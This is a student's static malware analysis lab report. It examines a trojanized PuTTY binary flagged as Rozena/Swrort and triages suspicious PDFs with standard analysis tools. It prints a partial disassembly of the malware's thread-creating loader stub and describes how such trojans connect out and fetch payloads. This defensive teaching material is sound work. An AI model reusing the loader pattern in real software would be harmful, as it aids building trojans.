

# **Lab 6 – Static Malware Analysis**

**ShrutiKa Joshi**

**University of Maryland Baltimore County**

**Presented To – Gina Marie**

**Date – 15<sup>th</sup> July 2023**

---

## **Week 6 Discussion -1:**

### **Static Malware Analysis Plan**

What is malware? - Malware is any type of software that does something that causes detriment to the user, computer, or network— This malware could be any type such as viruses, trojan horses, worms, rootkits, scareware, and spyware.

What is static malware analysis? – Examining the malware file or programs without running the suspicious programs or files detected during analysis. This is the safest way to analyze files without executing code that could infect your system. In this process, the metadata of the file can be checked such as file name, type, size, and MD5 hash. Different tool can be used to analyze files statically. [1]

**Initial Assessment** – During the initial assessment of malware, After receiving a call from an infecting computer, at first incident gets documented such as date, time, behavior, relevant system information such as operating system, hardware configuration, error messages if there are

any, installed software, any recent user activity, potential sources of information or indicators of compromise.

### **Containment –**

Isolate the infected computer from the network to prevent further spread of the malware and minimize potential damage.

Disconnect the computer from the internet and disable any wireless or Bluetooth connections.

Change passwords of all accounts which seem to be compromised.

### **Static Analysis –**

During this phase, we will analyze all the indicators of compromise such as files, URLs, IP addresses, and domains detected during the initial assessment.

For that we will collect all suspicious files or artifacts from infected computer into malware analysis VM such as Flare-VM, and REMnux we are specifically designed for malware analysis having all built-in tools to analyze malicious files.

Perform preliminary analysis of a file using scanners such as Virustotal, Hybrid-Analysis, URLscan.io to check the malicious ratings, MD5, SHA256 hash, and more details like which type of malware it is, whether it is detected by any tools.

SysinternalsSuite can be used to extract strings from executable files using the command line to further analyze the string file for suspicious strings.

You can check the file type using the tool **PEID** and can also disassemble the file using the PEID disassembler to check the programming language and source code of a malicious file.



Analyzing PE header - The programs that we run are generally stored in the executable file format. These files are portable because they can be taken to any system with the same Operating System and dependencies, and they will perform the same task on that system. Therefore, these files are called Portable Executables (PE files). [3]

To perform file-level analysis on this PE header file, you can use tools such as **PEView**, **PEStudio**, and **BinText**. Out of this PEStudio is a great tool to perform PE header analysis used by researchers to perform malware analysis as it shows details like the encoding, size of the string, hash details, offset in the binary where the string was found, header information and a hint to guess what the string is related to. It also has a column for a blacklist, which matches the strings against some signatures.

Also can check API calls made by malicious executable and can further check what functions these API calls can perform like CreateProcess, ShellExecute, RegCreateKey, DeleteFile which can be used by malware to create a registry, execute shell commands, processes and delete files from the system.

### Citation -

1. N-able. (2019, August 13). Malware Analysis Steps. Retrieved from <https://www.n-able.com/blog/malware-analysis-steps>
2. Security Ninja. (2015, April 29). Malware Analysis Basics: Static Analysis. Retrieved from <https://resources.infosecinstitute.com/topic/malware-analysis-basics-static-analysis/>

3. Balaji, P. (2020, June 5). PEStudio: Initial Malware Assessment Made Simple. SOC Investigation. Retrieved from <https://www.socinvestigation.com/pestudio-initial-malware-assessment-made-simple/>

**Introduction** – Perform static analysis on suspicious executable files and documents which are detected during the initial assessment of an incident to check whether it is malicious or not. This analysis should be performed statically means without running the executable or opening the document files.

**Pre-Lab** – For this lab, we will be using tools like PEID, PEstudio, windows command line to run commands, Systinternalsuit tools to extract strings from a suspicious file using command line for further analysis and Notepad++ to view the strings of a file.

## **Analysis –**

### **1. Analysis of Suspicious Executable**

- To fetch strings from a suspicious file first open a command prompt and change the directory to C:\Users\Student\Downloads\SysinternalsSuite
- Run the below command to fetch the strings from the executable file ‘LairNetPutty.exe’ and add string output to a file ‘C:\Users\Student\Desktop\LairNetPutty-Strings.txt’’. Then click Agree, and the string output will save to a file on the provided path. Executing the following command will perform a basic string search in binary.

Command - "strings.exe C:\Users\Student\Desktop\LairNetPutty.exe > C:\Users\Student\Desktop\LairNetPutty-Strings.txt"

The screenshot shows a Windows terminal window titled 'Volatility - strings.exe C:\Users\Student\Desktop\LairNetPutty.exe'. The terminal output includes:

```
Microsoft Windows [Version 10.0.17134.556]
c) 2018 Microsoft Corporation. All rights reserved.

:C:\Users\student\Downloads\volatility_2.6_win64_standalone>cd C:\Users\Student\Downloads\SysinternalsSuite

:C:\Users\student\Downloads\SysinternalsSuite>strings.exe C:\Users\Student\Desktop\LairNetPutty.exe > C:\Users\Student\Desktop\LairNetPutty-Strings.txt

strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Below the terminal is a 'Strings License Agreement' dialog box with the title 'SYSINTERNSALS SOFTWARE LICENSE TERMS'. It contains the following text:

You can also use the /accepteula command-line switch to accept the EULA.


**SYSINTERNSALS SOFTWARE LICENSE TERMS**

These license terms are an agreement between Sysinternals (a wholly owned subsidiary of Microsoft Corporation) and you. Please read them. They apply to the software you are downloading from Sysinternals.com, which includes the media on which you received it, if any. The terms also apply to any Sysinternals

- updates,
- supplements,
- Internet-based services, and

Print Agree Decline

- Now I have opened the file in Notepad++ to view the string output of the file LairNetPutty-Strings.txt.
- The alternative way of doing static analysis on file is using the PEStudio tool to view the executable file strings
- PEStudio is a popular and powerful software analysis tool that is used for statically analyzing malware and it is widely used by security researchers and malware analysts.
- Open the PEStudio from the start menu
- This tool shows details like the encoding, size of the string, hash details, offset in the binary where the string was found, header information and a hint to guess what the string is related to. It also has a column for a blacklist, which matches the strings against some signatures.



xml-id	severity
1120	1
1260	1
1269	1
2215	1
1631	1
1225	1
1434	1
1637	1
1433	2
1262	2
1266	2
1623	2
1036	3
1117	3
1215	3
1430	5
1040	7
1101	9
1103	9
1107	9
1109	9

- Review the results of running strings to answer the following:

1. What release version of Putty does this executable contain?
- For this first open string file we previously extracted using Notepad++.

The putty release version is 0.63

```

C:\Users\student\Desktop\LairNetPutty-Strings.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
LairNetPutty-Strings.txt

11069 D=F
11070 D=F
11071 <server failed to send prompt>;
11072 l>A
11073 eAA
11074 %CA
11075 JCA
11076 2CA
11077 =CA
11078 dCA
11079 pCA
11080 $7G
11081 qvE
11082 Release 0.63
11083 PuTTY-Release-0.63
11084 Assertion failed: %s, file %s, line %d
11085 xqG
11086 PST
11087 PDT
11088 0<G
11089 p<G
11090 N@_
11091 kU'9
11092 4D(
11093 HMXB
11094 9z5
11095 ?q=
11096 ?2d;
11097 ?3=
11098 ?/L[

```

2. What email addresses are contained in relation to an encryption cipher?

- There are 4 email addresses that are related to encryption cipher.

auth-agent@openssh.com

auth-agent-req@openssh.com

des-cbc@ssh.com

zlib@openssl.com

The screenshot shows a Notepad++ window with the file 'LairNetPutty-Strings.txt' open. The search results pane at the bottom is titled 'Search results - (7 hits)'. It lists seven matches for the string 'ssh.com':

- Line 7737: ssh.compress:config-ssh-comp
- Line 7742: ssh.command:config-command
- Line 8682: auth-agent@openssh.com
- Line 8699: auth-agent-req@openssh.com
- Line 9603: des-cbc@ssh.com
- Line 9689: ssh.com SSH-2 private key
- Line 9755: zlib@openssl.com

Below the search results, there are several other search entries:


- Search "@ssh.com" (1 hit in 1 file of 1 searched)
- Search "@ssh" (1 hit in 1 file of 1 searched)
- Search "ssh" (343 hits in 1 file of 1 searched)
- Search "ssh.com" (7 hits in 1 file of 1 searched)

The status bar at the bottom right shows 'length : 123.461 lines : 11.720 ln : 9.689 Col : 8 Sel : 711'.

3. What programming language does this executable appear to be based on?

- I have used the PEiD tool's disassembler option to disassemble the source code of the executable file.

- For that open the PEiD tool from the start menu and browse the LairNetPutty.exe file. It will show the File Offset, Entrypoint, and First Bytes of the file. Now further expand the First Bytes option to view the source code of a file.



- Below is a source code of a file that is disassembled by the PE disassembler. By looking at the code below it looks like assembly language.

```

0047D000: 60          PUSHAD
0047D001: E831D04700  PUSH 0047D031H -> kernel32
0047D006: FF155C724500 CALL [0045725CH] ; LoadLibraryA
0047D00C: E83AD04700  PUSH 0047D03AH -> CreateThread
0047D011: 50          PUSH EAX
0047D012: FF15B4724500 CALL [004572B4H] ; GetProcAddress
0047D018: 8D1547D04700 LEA EDX, [0047D047H]
0047D01E: 6A00         PUSH 0000000H
0047D020: 6A00         PUSH 0000000H
0047D022: 6A00         PUSH 0000000H
0047D024: 52          PUSH EDX
0047D025: 6A00         PUSH 0000000H
0047D027: 6A00         PUSH 0000000H
0047D029: FFD0         CALL EAX
0047D02B: 61          POPAD
0047D02C: E9F420FDFF  JMP 0044F125H
0047D031: 6B65726E    IMUL ESP, [EBP+72H], 6EH
0047D035: 65EC         INSB
0047D037: 3332         XOR ESI, [EDX]
0047D039: 004372       ADD [EBX+72H], AL
0047D03C: 6561         POPAD
0047D03E: 7465         JZ 47D0A5H
0047D040: 54          PUSH ESP
0047D041: E872656164  PUSH 64616572H
0047D046: 008D154DD047 ADD [EBP+47D04D15H], CL
0047D04C: 00DA         ADD DL, BL
0047D04E: CDB8         INT B8H
0047D050: 7290         JB 47CFE2H
0047D052: 2DCCD97424  SUB EAX, 2474D9CCH
0047D057: F4          HLT
0047D058: 5A          POP EDX
0047D059: 2BC9         SUB ECX, ECX
0047D05B: B1F6         MOV CL, F6H
0047D05D: 03EAFC       SUB EDX, FFFFFFFFH
0047D060: 314214       XOR [EDX+14H], EAX
0047D063: 03426E       ADD EAX, [EDX+6EH]
0047D06C: 7D00         ADD EDX, 00000000H
Start From: > Back Copy Strings

```

4. What are some function names used within the executable? Do any appear to be malicious?
- Below are some of the functions which are used within an executable file that hackers can use for malicious reasons

CreateProcessA: This function is used to create a new process. Malware can abuse this function to execute additional malicious processes or launch other files.

CreateThread: Malware often uses this function to create new threads, allowing for concurrent execution and potential evasion techniques.

RegCreateKeyA: This function is used to create a registry key. Malware can utilize this function to create or modify registry entries to achieve persistence or make system-level changes.

ShellExecuteA: This function is used to execute commands or open files using the default associated program. Malware can exploit this function to execute arbitrary commands or launch malicious files.

DeleteFileA: Malware can use this function to delete files from the system, potentially removing critical system files or user data.

5. What are some Windows DLLs that are referenced?
- DLL stands for Dynamic Link Library. The Dynamic Link Library file contains instructions and rules that other programs on a computer or device use to run and function efficiently. [1]
  - The below snapshot contains .DLL files detected in the executable file LairNetPutty.exe. Out of which winmm.dll is detected as blacklisted by PEStudio.
  - The Winmm.dll (Windows Multimedia API) is a dynamic link library file in the Windows operating system. It Provides functions for controlling multimedia devices and playing audio

and video files using the Media Control Interface (MCI) in Windows. While the "winmm.dll" file itself is a legitimate component of the Windows operating system it can be used for malware persistence by injecting code into the memory space of 'winmm.dll'. Also if there are any security vulnerabilities associated with this file, attackers can exploit it. It is also called DLL hijacking. This type of attack can be used for data exfiltration, privilege escalation, and establishing persistence on an account which makes it a serious threat to organizations.

library (11)	blacklist (1)	type (1)	imports (298)	description
winmm.dll	x	implicit	1	MCI API DLL
advapi32.dll	-	implicit	12	Advanced Windows 32 Base API
comctl32.dll	-	implicit	4	Common Controls Library
comdlg32.dll	-	implicit	4	Common Dialogs DLL
gdi32.dll	-	implicit	46	GDI Client DLL
imm32.dll	-	implicit	5	Multi-User Windows IMM32 API Client DLL
ole32.dll	-	implicit	3	Microsoft OLE for Windows
shell32.dll	-	implicit	1	Windows Shell Common DLL
user32.dll	-	implicit	108	Multi-User Windows USER API Client DLL
winspool.drv	-	implicit	8	Windows Spooler Driver
kernel32.dll	-	implicit	106	Windows NT BASE API Client DLL

- Now upload a hash of the LairNetPutty.exe file to VirusTotal.com to answer the following:

  1. Does the executable appear to be malicious?

- Yes, as per the VirusTotal result, the executable appears to be malicious. A total of 59 out of 70 security vendors detected this executable as malicious and it is detected as a Trojan name trojan.rozena/swrort.

The screenshot shows the VirusTotal analysis page for the file 8cb822073081021e7ab164d46982b69335c5edd73f688ddb50e39132214152e1. The page displays a red '59 / 70' rating, indicating that 59 out of 70 security vendors flagged the file as malicious. Below this, there's a summary of file metadata: Size 504.00 KB, Last Analysis Date 1 month ago, and a file icon showing it's an EXE file. The main content area is divided into tabs: DETECTION (selected), DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY (3). The DETAILS tab shows various hash values (MD5, SHA-1, SHA-256, Vhash) and file type (Win32 EXE). The BEHAVIOR tab indicates the file is a PE32 executable (GUI) for MS Windows. The COMMUNITY tab shows 3 related files. A sidebar on the right provides links to join the VT Community and access additional features like API keys.

2. Based on the analysis, what does it appear this executable appears to be?
  - Based on the analysis this executable appears to be a Trojan name ‘trojan.rozena/swrort’. trojan.rozena/swrort is a Trojan which is a detection for files that try to connect to a remote server. Once connected, an attacker can perform malicious routines such as downloading other files. They can be installed from a malicious site or used as payloads of exploit files. And once executed it connects to a remote server and attacker can perform malicious routines such as downloading other malware and executing them.
  - As per the YARA signature match it is also detected as a ‘THOR APT scanner’. [2]

- YARA Signature – YARA is a tool designed to help malware researchers identify and classify malware samples. This tool is used to perform signature-based detection of a malware. [5]

The screenshot shows two entries on virustotal.com. Both entries are from the THOR APT Scanner and were detected 2 years ago.

**Entry 1:**

- YARA Signature Match - THOR APT Scanner
- RULE: Hunting\_Rule\_ShikataGaNai
- RULE\_SET: Livehunt - Default2 Indicators
- RULE\_TYPE: Community
- RULE\_LINK: [https://github.com/Neo23x0/signature-base/search?q=Hunting\\_Rule\\_ShikataGaNai](https://github.com/Neo23x0/signature-base/search?q=Hunting_Rule_ShikataGaNai)
- REFERENCE: <https://www.fireeye.com/blog/threat-research/2019/10/shikata-ga-nai-encoder-still-going-strong.html>
- RULE\_AUTHOR: Steven Miller

Detection Timestamp: 2021-06-07 21:03

**Entry 2:**

- YARA Signature Match - THOR APT Scanner
- RULE: SUSP\_Putty\_Unnormal\_Size
- RULE\_SET: File Anomalies
- RULE\_TYPE: Community
- RULE\_LINK: [https://github.com/Neo23x0/signature-base/search?q=SUSP\\_Putty\\_Unnormal\\_Size](https://github.com/Neo23x0/signature-base/search?q=SUSP_Putty_Unnormal_Size)
- DESCRIPTION: Detects a putty version with a size different than the one provided by Simon Tatham (could be caused by an additional signature or malware)
- RULE\_AUTHOR: Florian Roth

Detection Timestamp: 2020-03-25 04:33

AV Detection Ratio: 61 / 71

Use these links to search for similar matches: [Putty Size](#) [File anomalies](#) [SUSP with Unnormal Size](#)

### 3. Analysis of Suspicious PDFs

1. On your desktop, there are multiple PDF documents that are identified as "questionable".
- Just by looking at the filenames we can't be sure which files could be malicious. Although, Putty application PDF files could be malicious as well as have to check SANS files.



2. Using PDFStreamDumper (found on your Start Menu), analyze the different files to identify which may be malicious and list them.

- By looking at the files below files seems suspicious, although detailed analysis of every object should be performed to make the decision on this.

LairNet-PDF-2.pdf

LairNet-PDF-3.pdf

LairNet-PDF-4.pdf

SANS DFIR Hunt Evil.pdf

3. After Opening PDFStreamDumper, Click "Load - PDF File" and select one PDF document at a time.

PDFStreamDumper - http://sandsprite.com FileSize: 7 Kb LoadTime: 0.125 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

7 Objects	
1 HLen: 0x5F	
2 HLen: 0x30	
3 HLen: 0x31	
4 HLen: 0x43	
5 HLen: 0x40	
6 0x20A-0x1953	
0 HLen: 0xD9	

Text HexDump Stream Details

Message  
Parsing Complete Objects: 7 Elapsed Time: 0.078 seconds  
0xDA bytes after end of last object @ offset 0x1965

Errors Search Debug (2)

Shell PDF Path C:\Users\student\Desktop\LairNet-PDF-1.pdf Go

Streams:1 JS: 1 Embeds: 0 Pages: 1 TTF: 0 U3D: 0 flash: 0 UnkFlt: 0 Action: 1 PRC: 0

PDFStreamDumper - http://sandsprite.com FileSize: 289 Kb LoadTime: 0.11 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

6 Objects	
1 HLen: 0x5D	
2 HLen: 0x2C	
3 HLen: 0x3C	
4 HLen: 0x37	
5 HLen: 0x47	
6 HLen: 0x265	
0 HLen: 0xC6	

Text HexDump Stream Details

Message  
Parsing Complete Objects: 6 Elapsed ...  
0xC8 bytes after end of last object @ offset 0x404E8

Errors Search Debug (2)

Shell PDF Path C:\Users\student\Desktop\LairNet-PDF-2.pdf Go To Se

Streams:0 JS: 0 Embeds: 0 Pages: 1 TTF: 0 U3D: 0 flash: 0 UnkFlt: 0 Action: 2 PRC: 0

PDFStreamDumper - http://sandsprite.com FileSize: 59 Kb LoadTime: 0.468 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

26 Objects	
4 HLen: 0x107	
5 HLen: 0x5	
2 HLen: 0x58	
6 HLen: 0x7A	
9 HLen: 0x25	
10 HLen: 0x1D	
11 0x2DE-0x2DA	
12 HLen: 0x6	
7 HLen: 0x16	
3 HLen: 0x43	
13 HLen: 0x21	
14 0xE23-0x3493	
15 HLen: 0x6	
16 HLen: 0x2DA	
17 HLen: 0x2DB	
8 HLen: 0x9C	
1 HLen: 0x10B	
18 HLen: 0x19	
19 HLen: 0x18	
20 HLen: 0x46	
21 0x3B9E-0xE860	
22 HLen: 0x57	
23 HLen: 0x1BD	
13 HLen: 0x40	
2 HLen: 0x68	
0 HLen: 0x10B	

Text HexDump Stream Details

Message  
Parsing Complete Objects: 26 Elapsed Time: 0.406 seconds  
0x10C bytes after end of last object @ offset 0xEBA0

Errors Search Debug (2)

Activat

Shell PDF Path C:\Users\student\Desktop\LairNet-PDF-3.pdf Go to Set

Streams:4 JS: 1 Embeds: 1 Pages: 2 TTF: 1 U3D: 0 flash: 0 UnkFlt: 0 Action: 3 PRC: 0

PDFStreamDumper - http://sandsprite.com FileSize: 6 Kb LoadTime: 0.141 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

7 Objects	
1 HLen: 0x5B	
2 HLen: 0x26	
3 HLen: 0x2D	
4 HLen: 0x47	
5 HLen: 0x3C	
6 0x1F4-0x1703	
0 HLen: 0xDB	

Text HexDump Stream Details

Message  
Parsing Complete Objects: 7 Elapsed Time: 0.047 seconds  
0x3C bytes after end of last object @ offset 0x1715

Errors Search Debug (2)

Activate Windows Go to Settings Abort Load Window Abort

Shell PDF Path C:\Users\student\Desktop\LairNet-PDF-4.pdf

Streams:1 JS: 1 Embeds: 0 Pages: 1 TTF: 0 U3D: 0 flash: 0 UnkFlt: 0 Action: 1 PRC: 0

PDFStreamDumper - http://sandsprite.com FileSize: 3 Mb LoadTime: 34.329 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

```
1642 Objects
1 HLen: 0x112
2 0x1EC-0xD3A
3 HLen: 0x25
5 HLen: 0x6CCD
7 HLen: 0x120B
1398 0x8D35-0x..
1542 0x228E6-0..
1543 0x287A4-0..
1544 0x28943-0..
1545 0x28D8E-0..
1546 0x28E8C-0..
1547 0x28F6E-0..
1548 0x29079-0..
1549 0x29159-0..
1550 0x2925A-0..
1551 0x2933E-0..
1552 0x29439-0..
1553 0x2950E-0..
1554 0x29624-0..
1555 0x296F3-0..
1556 0x2B5DD-0..
1557 0x2B6C4-0..
1558 0x2B78E-0..
1559 0x2B802-0..
1560 0x2B953-0..
1561 0x3842B-0..
1562 0x38A5D-0..
1563 0x38E35-0..
1564 0x3A014-0..
```

**Message**  
Parsing Complete Objects: 2183 Elapsed Time: 34 seconds  
0xB42 bytes after end of last object @ offset 0x35EB63

**Errors** **Search** **Debug (2)**

Activate Windows  
Go to Settings Abort

Shell PDF Path C:\Users\student\Desktop\SANS DFIR Hunt Evil.pdf

Streams:110 JS: 0 Embeds: 0 Pages: 0 TTF: 6 U3D: 0 flash: 0 UnkFlt: 541 Action: 0 PRC: 0

PDFStreamDumper - http://sandsprite.com FileSize: 2 Mb LoadTime: 24.219 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

```
1595 Objects
1095 HLen: 0x4A
1803 0x387F-0x..
1101 HLen: 0x62
1101 HLen: 0xDBE
1103 HLen: 0x60
1103 HLen: 0x1D4
1104 HLen: 0x10E
1105 0x47E8-0x..
1106 HLen: 0x145
1107 0x82E2-0x..
1108 HLen: 0x152
1109 0x65FC-0x..
1110 HLen: 0x1D3
1111 HLen: 0x46
1112 HLen: 0x22
1113 HLen: 0x1C#
1114 HLen: 0x22
1115 HLen: 0x21
1116 HLen: 0x22
1117 HLen: 0x22
1118 HLen: 0x21
1119 HLen: 0x22
1120 HLen: 0x22
1121 HLen: 0x22
1122 HLen: 0x22
1123 HLen: 0x22
1124 HLen: 0x22
1125 HLen: 0x21
1126 HLen: 0x20..
```



**Message**  
Stream: 54 has decode parameters p=0 colu=388 color=0 bpc=8 err?  
Stream: 60 has decode parameters p=0 colu=351 color=0 bpc=8 err?  
Stream: 72 has decode parameters p=0 colu=351 color=0 bpc=8 e...  
Stream: 72 has decode parameters p=0 colu=350 color=0 bpc=8 err?

**Errors** **Search** **Debug (25)**

Activate Windows  
Go to Settings LoadIndex Abort

Shell PDF Path C:\Users\student\Desktop\SANS DFIR Memory Forensics.pdf

